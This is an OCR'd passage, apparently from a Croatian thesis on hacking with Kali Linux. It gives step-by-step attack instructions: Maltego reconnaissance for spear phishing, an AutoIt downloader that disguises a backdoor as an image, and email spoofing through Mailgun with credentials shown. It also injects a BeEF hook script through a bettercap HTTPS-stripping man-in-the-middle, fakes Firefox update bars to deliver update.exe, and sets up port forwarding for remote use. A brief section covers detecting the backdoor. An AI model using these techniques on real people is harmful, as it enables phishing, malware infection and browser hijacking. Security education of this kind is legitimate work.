
Entiteti su organizirani u kategorije ovisno o njihovom tipu, pa tako možemo nadodati ime osobe, njihove društvene mreže, stranice, broj telefona... Promjenom svojstva entiteta i pokretanjem *transformera* nad određenim entitetom (desni klik na entitet i odabir *transforms*) dobivamo informacije koje nam mogu pomoći.

Ovo je besplatna verzija programa tako da su neke postavke i mogućnosti ograničene, no ideja ovog programa je da pronađe što više informacija koje bi nam mogle koristiti.

Dodamo entitet i pomoću *transforms* pokrećemo određeno traženje, npr. ako dodamo ime i prezime osobe možemo naći web stranice na kojima je ta osoba. Ako smo pronašli više računa *facebooka* onda to pogledamo na Internetu i tako izbacimo druge račune koji su pronađeni od strane *maltega*. Izbacujemo pogrešne informacije i koristimo *transforms* za novopronađene entitete kako bi dobiti još korisnih informacija. Kada smo napravili pretraživanje, logički povežemo graf. Prepoznajemo koje medije meta koristi, koje informacije najčešće razmjenjuje (ovisno o sadržaju kojeg osoba traži, radi). Prikupljene informacije pomažu nam za lažno predstavljanje i možemo ih iskoristiti za slanje maliciozne datoteku, napraviti *spear phishing* napad itd. Ako ni jedan način nije uspio prema meti, možemo ponoviti postupak na račune metinih kontakata i nakon toga probati doći do mete.

5.4.3.2. Spajanje *backdoora* s datotekom

U nastavku pokazati ćemo na koji način možemo ubaciti prethodno kreirani *backdoor* u bilo koju datoteku. Ideja je ubaciti *backdoor* u datoteku koja izgleda vjerodostojno meti kako bi ju otvorila.



Slika 57. Automatizirana skripta za preuzimanje i pokretanje datoteka, Izvor: Izrada autora

Koristit ćemo skriptu koja preuzima datoteku i *backdoor*, te ih pokreće. Skripta je preuzeta s Interneta [8], modificirana je i pisana u AutoIt3 skriptnom jeziku koji automatizira procese. Varijabla $*urls* sadrži listu poveznica na datoteke (datoteke moraju biti dostupne na Internetu), kao prvi parametar odnosno poveznicu stavimo poveznicu na datoteku našeg *backdoora* (*http://10.0.2.6/evil-files/backdoor/client.exe*), a kao drugi parametar želimo prikazati sliku korisniku tada predamo poveznicu na direktnu datoteku slike. Vidimo da parametre odvajamo sa zarezom u toj varijabli i da se za svaku poveznicu preuzima datoteka koja se pokreće. Važno je naglasiti da parametre napišemo slijedno tako da su najprije navedene putanje do *malicioznih* datoteka, a nakon toga putanja datoteke koju želimo prikazati (npr. sliku). To će vjerojatno utjecati na vrijeme otvaranja datoteke no nećemo dobiti pogrešku kako drugi program trenutno koristi ovu datoteku.

Primijetimo da datoteka ima ekstenziju *.txt*, nakon što smo završili uređivanje promijeniti ćemo njenu ekstenziju u *.au3*. Program ***Aut2Exe v3*** spaja sliku (prvi parametar skripte) i *backdoor* (drugi parametar skripte) u jednu *.exe* datoteku s odabranom ikonom. Otvorimo program i odaberemo datoteku, i u dijelu *custom icon* odaberemo *.ico* datoteku (ikone možemo pronaći na *iconarchive.com*). Budući da se radi o slici, operacijski sustav *Windows* obično prikazuje sliku umjesto ikone zato moramo napraviti konverziju u *.ico* datoteku (konverziju možemo napraviti na rw-designer.com/image-to-icon). Kada smo preuzeli *.ico* datoteku kliknemo na *Convert* koja stvara *.exe* datoteku sa odabranom ikonom. Datoteka koja je kreirana, manje je veličine od datoteke samog *backdoora* jer se otvaranjem te datoteke tek izvršava skripta za preuzimanje slike i *backdoora*.

5.4.3.3. Lažiranje e-pošte

Jedna od tehnika *social engineeringa* za dostavljanje *malware* datoteke je slanjem putem *emaila* predstavljajući se kao druga osoba. Postoje razne web stranice za *email spoofing*, no većinom njihovi web serveri se nalaze na crnoj listi (eng. *blacklist*) koje *email* domene obično blokiraju ili automatski šalju u *spam* mapu.

Ideja je registrirati se na SMTP koji pruža *relay service* i nakon toga koristiti sendemail program na *Kali Linuxu* – za podešavanje dijelova *emaila* (*from*, *subject*, *message*, *message-header*) i poslali lažan *email*. Nakon registracije na **mailgun**, SMTP *service provider* nam pruža podatke kao na slici 58. Ako koristimo mailgun (koriste ga tvrtke kako bi poslale email sa registrirane svoje domene) poslani *email* neće biti blokiran ili premješten u *spam* mapu. Mailgun također koriste programeri za implementaciju *email* funkcionalnosti, pruža razne API-e za analizu podataka i slično.


Za slanje *emaila* koristi pritom SMTP (eng. Simple Mail Transfer Protocol) server (smtp.mailgun.org) koji šalje email pomoću SMTP-a, SMTP serveru koji je specificiran kao primatelj (npr. smtp.gmail.com). Poslani *email* nalazi se na SMTP serveru sve dok korisnik ne dohvati *email* koristeći pritom POP3 (eng. Post Office Protocol version 3) ili IMAP (eng. Internet Message Access Protocol).

Slika 58. Mailgun SMTP podaci, Izvor: Izrada autora

U *terminal* unesemo naredbu: sendemail gdje su parametri:

- -s smtp.mailgun.org:587 (*mailgun* server)
- -xu postmaster@sandboxf6983ee9cbb148c590e110e4c7817464.mailgun.org (*mailgun* korisničko ime)
- -xp 8103541623081237887dc142d733a23f-f135b0f1-68613646 (*mailgun* lozinka)
- -f "temp@hotmail.com" (*mail* adresa koju želimo vidjeti kao pošiljatelja)

- -t "finiya3055@2go-mail.com" (*mail* adresa na koju šaljemo)
- -u "Subject" (naslov poruke)
- -m "Message body" (tijelo poruke)
- -o message-header="From: Name Surname <temp@hotmail.com>" (služi za uređivanje prikaza poruke prije nego što je otvorena)




Slika 59. Temp Mail – primljena poruka, Izrada autora

U tijelo poruke možemo nadodati poveznicu na *backdoor* (kreiranog u **poglavlju 5.4.1.2.** ili **5.4.3.2.**) i potom pokrenuti *server.py* kako bi osluškivali nadolazeće veze koje će se uspostaviti kada ga meta (*finiya3055@2go-mail.com*) pokrene. Besplatna verzija *mailguna* odobrava slanje *mailova* na samo određene domene, dok plaćena verzija nudi opcije za dodavanje željenih domena, npr. *gmail*, *outlook*...

5.4.3.4. Lažiranje obavijesti pretraživača (eng. browser)

Prikazati ćemo kako možemo prikazati lažni prozor isteka sesije neke web aplikacije i potrebno ažuriranje za pretraživač koji meta koristi. Za potrebe napada na web pretraživač koristiti ćemo **BeEF** (eng. Browser Exploitation Framework - detaljnije opisan u **poglavlju 4.3.**) koji funkcionira na svim uređajima koji imaju pretraživač koji omogućuje *JavaScript*.

Prije nego što pokrenemo alat moramo pokrenuti web server naredbom service apache2 start. Na slici 60 s lijeve strane nalaze se dvije mape *online* i *offline browsers*. U mapi *online browsers* nalaze se pretraživači (eng. browsers) koje možemo kontrolirati, a u *offline browsers* nalaze se pretraživači koji su prethodno bili dodani. Kako bi nadodali pretraživač mete koji želimo kontrolirati, meta mora izvršiti specifičan *javascript* kod.



Slika 60. *BeEF – javascript* skripta, Izvor: Izrada autora

Kada meta izvrši *JavaScript* kod, pretraživač će biti dodan u *online browsers* i dobiti ćemo mogućnost izvršavanja raznih naredbi (npr. lažni prozor za prijavu, lažno ažuriranje, dobivanje kontrole operacijskog sustava mete...).

Razni su načini na koje možemo metu natjerati da izvrši ovaj kod, npr.

1. slanjem poveznice na stranicu koja ima uključenu ovu skriptu;
2. možemo ubaciti (eng. inject) skriptu na bilo koju stranicu koja meta posjeti, koristići ranije prikazanu vrstu napada *man in the middle*.

Za **prvi** primjer navigiramo se u *root* mapu web servera u kojoj se nalazi *index.html* stranica, koju modificiramo tako da joj nadodamo *JavaScript* skriptu označenu na slici 60 sa promijenjenom IP adresom u adresu napadača (Kali mašine: ifconfig – 10.0.2.6). Ako sada učitamo web stranicu Kali mašine *JavaScript* se izvršio i IP adresa mete dodana je u mapu *online browsers*.

Drugi primjer koristi *man in the middle* pristup koji ne zahtjeva posjećivanje određene web stranice. Koristiti ćemo **bettercap** i jednostavnu *javascript* skriptu BeEF-a koja uključuje *javascript* datoteku (*hook.js*) u svaku stranicu koju meta posjeti. [8]

```
var imported = document.createElement('script');
imported.src = "http://10.0.2.6:3000/hook.js";
document.head.appendChild(imported);
```

Slika 61. Skripta *inject_beef.js*, Izvor: Izrada autora

Na slici 61 vidimo skriptu koja dodaje *javascript* oznaku (eng. tag) sa poveznicom na *JavaScript* BeEF-a na web serveru Kali mašine.

Ideja je izvršiti *man in the middle* i ubaciti *javascript payload* sa slike 61 kako bi imali stalnu konekciju sa metom. Potrebno je modificirati capplet (*hstshijack.cap*) datoteku koju koristi **bettercap** za zaobilaženje *https-a*, tako da koristi *payload* sa slike 61. Datoteka *hstshijack.cap* nalazi se u direktoriju /usr/share/bettercap/caplets/hstshijack. Naredbu set hstshijack.payloads postavimo na *:/root/Desktop/inject_beef.js i smo podesili *payload* (slika 62) koji će se koristit.


Kako bi izvršili *man in the middle* napad, pokrenimo bettercap naredbom bettercap -iface eth0 -caplet /root/spoof.cap (*capplet* je objašnjen u **poglavlju 5.4.2.1.**), te unesemo naredbu hstshijack/hstshijack kako bi učitali *hstshijack capplet*.

```
10.0.2.0/24 > 10.0.2.6 » hstshijack/hstshijack
[15:18:37] [sys.log] [inf] hstshijack Generating random variable names for this session ...
[15:18:37] [sys.log] [inf] hstshijack Reading SSL log ...
[15:18:37] [sys.log] [inf] hstshijack Reading caplet ...
[15:18:37] [sys.log] [inf] hstshijack Module loaded.

  Commands

    hstshijack.show : Show module info.

  Caplet

              hstshijack.log > /usr/share/bettercap/caplets/hstshijack/ssl.log
           hstshijack.ignore > *
          hstshijack.targets > twitter.com,*.twitter.com,facebook.com,*.facebook.com,apple.com,*.
apple.com,ebay.com,*.ebay.com,www.linkedin.com
      hstshijack.replacements > twitter.corn,*.twitter.corn,facebook.corn,*.facebook.corn,apple.co
rn,*.apple.corn,ebay.corn,*.ebay.corn,linkedin.com
       hstshijack.blockscripts > undefined
          hstshijack.obfuscate > false
            hstshijack.encode > false
    hstshijack.payloads > *:/root/Desktop/inject_beef.js

  Session info

         Session ID : QdHak
      Callback Path : /lQkctfflaIgh
     Whitelist Path : /ZocdHfcLeiKwWOHA
       SSL Log Path : /CtLnvK
            SSL Log : 66 hosts

[15:18:37] [sys.log] [inf] http.proxy started on 10.0.2.6:8080 (sslstrip disabled)
[15:18:37] [sys.log] [inf] dns.spoof *.facebook.corn → 10.0.2.6
[15:18:37] [sys.log] [inf] dns.spoof twitter.corn → 10.0.2.6
```

Slika 62. Bettercap - hstshijack, Izvor: Izrada autora


Ako meta sada pokuša učitati bilo koju web stranicu, *JavaScript* (*inject_beef.js*) je učitan i stranica je učitana s *http* umjesto *https* prefiksom.

Nakon što je meta izvršila *JavaScript* kod meta se pojavljuje u *online browser* mapi, odabirom mašine možemo vidjeti detalje pretraživača mete i ostale informacije koje je su korisne za napad na metu. Kartica koju ćemo koristiti je **Commands** koja služi za razne vrste napada. Pronađemo i odaberemo modul kojeg želimo pokrenut i kliknemo *Execute*. Na primjer možemo koristiti module: *Spyder Eye* – za uzimanje slike zaslona (pretraživača), *Redirect Browser* za preusmjeravanje pretraživača, također postoji modul *Raw JavaScript* u kojem možemo izvršiti željeni *JavaScript*...




Slika 63. Beef – Commands, Izvor: Izrada autora

Za poruku isteka sesije koristiti ćemo modul *Petty Theaf* i kao primjer odabrati ćemo *facebook* notifikaciju (slika 64 lijevo) i uneseni podaci od korisnika (slika 64 desno).



Slika 64. Istekla sesija / rezultati odgovora, Izvor: Izrada autora

Za notifikaciju koristiti ćemo modul *Fake Notification Bar (Firefox)* jer znamo da meta koristi *Firefox* pretraživač (kartica *Details*). U tom slučaju ako meta preuzme datoteku dostavljamo joj *backdoor* (kreiran u **poglavlju 5.4.1.2.**). *Backdoor* postavimo u web server mapu i podesimo *Plugin URL* na putanju do datoteke http://10.0.2.6/update.exe (preimenovan *client.exe* iz **poglavlja 5.4.1.2.**) i unesemo *Notification text* kojeg želimo prikazati kao na slici 65.




Slika 65. Lažno ažuriranje na pretraživaču, Izvor: Izrada autora

Nakon toga pokrenemo *server.py* skriptu (kreiranu u **poglavlju 5.4.1.2.**) u terminalu *Kali Linuxa* i pričekamo klijenta da otvori *backdoor* datoteku za uspostavu konekcije.

5.4.4. Detekcija kreiranog *backdoora*

Prije samog otvaranja datoteke možemo provjeriti svojstva (eng. properties) datoteke i provjeriti tip (eng. type) datoteke. Hakeri ponekad predstavljaju datoteku kao neki drugi tip koristeći RTL (eng. right to left override), npr. *jpg*, *png*, *pdf* i slično. Ako smo datoteku otvorili na *Windowsu* otvorimo *Resource Monitor*, karticu *Network* u kojem možemo vidjeti aktivne konekcije, pogledajmo sliku 66.




Slika 66. *Resource Monitor – TCP* konekcije, Izvor: Izrada autora

Na slici 66 možemo vidjeti otvorene portove i nazive procesa. Vidimo da je proces *Tempclient.exe* spojen na adresu **10.0.2.6** na portu **9999** i djeluje sumnjivo. Ako je riječ o računalu napadača upisivanjem ove adrese u pretraživač vjerojatno nas neće odvesti na web stranicu ili web server.

Kako bi provjerili koja domena koristi neku IP adresu možemo koristiti stranicu ***reverse DNS lookup***. Ako rezultati djeluju sumnjivo i to nije web stranica koju posjećujemo tada se radi o konekciji na sumnjivo računalo.

Datoteku možemo otvoriti u sigurnosnom okruženju (eng. *sandbox*) koje se koristi za analiziranje datoteke npr. da li je došlo do otvaranja *portova*, izmjene registra i slično. Koristiti ćemo *online sandbox* stranicu - ***hybrid analysis*** koja nam generira izvještaj i prikazuje sumnjive aktivnosti datoteke za koje možemo vidjeti detalje (vidi sliku 67).




Slika 67. *Hybrid analysis* – izvještaj, Izvor: Izrada autora

U izvještaju vidimo sumnjive radnje skenirane datoteke. Datoteka pristupa nazivu računala, registru za identifikaciju računala (cryptographic machine GUID). Sadrži IP adresu što potencijalno ukazuje da datoteka koristi konekciju sa uređajem na Internetu. Datoteka koristi sumnjive API pozive kao što su *GetTempPathW* (za dobivanje trenutne putanje), *CreateDirectoryW* (za kreiranje mapa), Create/DeleteFileW (za kreiranje, brisanje datoteka) i slično.

Trebali bi skenirati računali te deaktivirati pokrenute procese ukoliko su nepoznati (djeluju sumnjivo), omogućuju CRUD operacije te imaju konekciju sa Internetom.

5.4.5. Napadi izvan lokalne mreže

U ovom poglavlju ukratko ćemo objasniti kako prethodno prikazane napade možemo koristiti izvan lokalne mreže.



Slika 68. Općeniti prikaz mreže sa IP adresama, Izvor: Izrada autora

Na slici 68 možemo vidjeti komunikaciju klijenta sa ruterom, koji komunicira izvan mreže i vraća odgovor klijentu koji je poslao zahtjev. Možemo vidjeti da svaki uređaj (klijent) ima svoju privatnu IP adresu (adresa koja nije vidljiva izvan mreže). S druge strane ruter ima dvije IP adrese, **privatnu** adresu (eng. gateway) kojoj mogu pristupiti svi uređaji u mreži i koristi se samo unutar mreže i **javnu** koja služi za pristup Internetu i svaki zahtjev zapravo dolazi s adrese rutera, a ne klijentske privatne adrese.

Naime radi se o NAT (eng. Network address translation) protokolu koji je nastao zbog premalo jedinstvenih IPv4 adresa. NAT pretvara privatne IP adrese u javnu ili javne IP adrese i obratno. Ruter stoga ima **javnu** IPv4 adresu registriranu kod ISP-a (eng. Internet Service Provider) te omogućuje pristup Internetu. Klijenti (uređaji spojeni na ruter) imaju IP adresu dodijeljenu od strane rutera.

Kako bi sve prethodno prikazane napade proveli izvan mreže, potrebno je konfigurirati ruter da prihvaća konekcije izvan lokalne mreže i usmjeriti ih prema željenom uređaju (*Kali Linuxu*). Također prethodno kreiranom *backdooru* (u **poglavlju 5.4.1.2.**) u skripti

client.py potrebno je izmijeniti *host* varijablu u **javnu** IP adresu rutera koju možemo pronaći putem *google* tražilice upisivanjem „*whats my ip*“. Pa tako ako bilo koji klijent spojen na tu mrežu pošalje zahtjev na Internet, prikazuje se javna IP adresa rutera.

Kada osoba otvori *backdoor* spaja se na naš ruter i određeni port, no ruteru ne zna kome treba proslijediti zahtjev. Potrebno je konfigurirati ruter tako da svaki zahtjev na određenom *portu* (9999) proslijedi prema *Kali Linux* mašini. Skripta *server.py* i dalje osluškuje nadolazeće konekcije na privatnoj IP adresi *Kali Linux* mašine.

Kako bi konfigurirali ruter da šalje zahtjeve koji su pristigli na njegovu **javnu** IP adresu potrebno je pronaći njegovu **privatnu** IP adresu. Privatnu IP adresu možemo koristiti uporabom *naredbenog retka* (eng. cmd) i upisivanjem naredbe ipconfig ili na *Linux* mašini naredbom route -n i pogledajmo vrijednost *Gateway*. Dobivenu IP adresu upisujemo u pretraživač i nakon prijave možemo podešavati postavke rutera.


Potrebno je pronaći opciju *IP forwarding* koja se također naziva *Virtual network* (ovisno o modelu rutera). Za vrijednosti *public port* i *target port* postavimo port na kojem osluškujemo nadolazeće konekcije (*server.py port* – 9999), a za *Target IP Address* postavimo privatnu IP adresu *Kali mašine*. Tako smo uspostavili konekciju sa uređajem izvan LAN (eng. Local Area Network) mreže. Na isti način možemo osposobiti pristup *apache2* serveru (*port* - 80) izvan LAN mreže ako je to potrebno. Ideja je ista za **poglavlje 5.4.3.4.**, umjesto privatne IP adrese *Kali Linux* mašine na slici 68 koristimo **javnu** IP adresu rutera, i postavimo *IP forwarding* na *port* 3000.

5.5. Hakiranje Web aplikacije

Budući da je hakiranje Web aplikacija veliko je područje, pokazati ćemo automatizirane testove koji nam javljaju ranjivosti koje bi haker mogao iskoristiti. Web aplikacija je aplikacija instalirana na nekom računalu (serveru). Server obično ima instaliran web poslužitelj primjerice *Apache* i bazu podataka, npr. *MySQL*. Web aplikaciju pokreće Web server, kada klijent zahtjeva Web stranicu ona se izvršava na serveru i klijentu se dostavlja *html* stranica.

